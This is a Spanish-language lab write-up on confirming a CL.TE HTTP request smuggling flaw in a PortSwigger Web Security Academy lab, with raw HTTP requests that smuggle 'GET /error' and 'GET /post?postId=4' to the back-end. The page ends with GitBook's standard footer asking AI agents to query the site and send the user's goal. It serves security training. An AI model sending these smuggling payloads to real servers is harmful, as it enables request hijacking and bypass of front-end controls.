> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/es/web/request-smuggling/cl-te-vulnerability-confirmation-via-differential-responses.md).
# Confirmación de vulnerabilidad CL.TE mediante respuestas diferenciales
Notas de Confirmación de vulnerabilidad CL.TE mediante respuestas diferenciales para laboratorios de PortSwigger Web Security Academy, incluido el flujo de explotación, pruebas de payloads, validación con Burp Suite y contexto de remediación.
### HTTP Request Smuggling, Confirmación de una vulnerabilidad CL.TE mediante respuestas diferenciales
Este laboratorio utiliza un servidor frontal y un servidor interno. El servidor frontal **no maneja chunked** codificación. / El objetivo es **contrabandear una solicitud al backend** para que la siguiente solicitud a **/** dispare una respuesta **404 No encontrado**.
> **Nota:** Incluso si el laboratorio acepta HTTP/2, el método requerido solo es utilizable en HTTP/1. / **Consejo:** El complemento HTTP Request Smuggler de Burp ayuda a recalcular automáticamente las longitudes.
#### Observación inicial
El front-end interpreta **Content-Length**, mientras que el back-end se basa en **Transfer-Encoding**. / Enviando una solicitud mínima:
```http
POST / HTTP/1.1
Host: 0a34007903bfec2580c6353400dd0061.web-security-academy.net
Content-Length: 0
```

Luego, al añadir un parámetro, la longitud pasa lógicamente a 9:
```http
POST / HTTP/1.1
Host: 0a34007903bfec2580c6353400dd0061.web-security-academy.net
Content-Length: 9
test=test
```

Para evitar el recálculo automático de la longitud, se introduce un nuevo encabezado.
#### Añadiendo *Transfer-Encoding*

Si añadimos:
```http
Transfer-Encoding: chunked
```
el servidor devuelve un error de desincronización:
HTTP/1.1 500 Error interno del servidor


Sin embargo, al enviar una carga útil chunked válida:
```http
Content-Length: 13
Transfer-Encoding: chunked
3
abc
0
```
la respuesta regresa en **200 OK**.
También podemos probar:
```http
Content-Length: 5
Transfer-Encoding: chunked
0
```
#### Inyección de una solicitud al backend
Para obtener un **404**, debes forzar al back-end a procesar una solicitud adicional. / Si se añade:
```http
GET /error HTTP/1.1
Prueba: A
```
y que el back-end interpreta correctamente la solicitud contrabandeada, ejecuta `GET /error`.
Ejemplo completo:
```http
POST / HTTP/1.1
Host: 0a34007903bfec2580c6353400dd0061.web-security-academy.net
Content-Length: 41
Transfer-Encoding: chunked
3
abc
0
GET /error HTTP/1.1
Prueba: A
```

La primera respuesta está en **200**, pero la siguiente solicitud enviada por el navegador activa un **404**, prueba de desincronización.
#### Variación: ejecutar otra página
Si quieres que el backend ejecute otro recurso, por ejemplo:
```http
GET /post?postId=4 HTTP/1.1
Prueba: A
```
entonces la página principal mostrará el contenido correspondiente al post 4, confirmando que la consulta contrabandeada fue procesada por el back-end.
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/es/web/request-smuggling/cl-te-vulnerability-confirmation-via-differential-responses.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.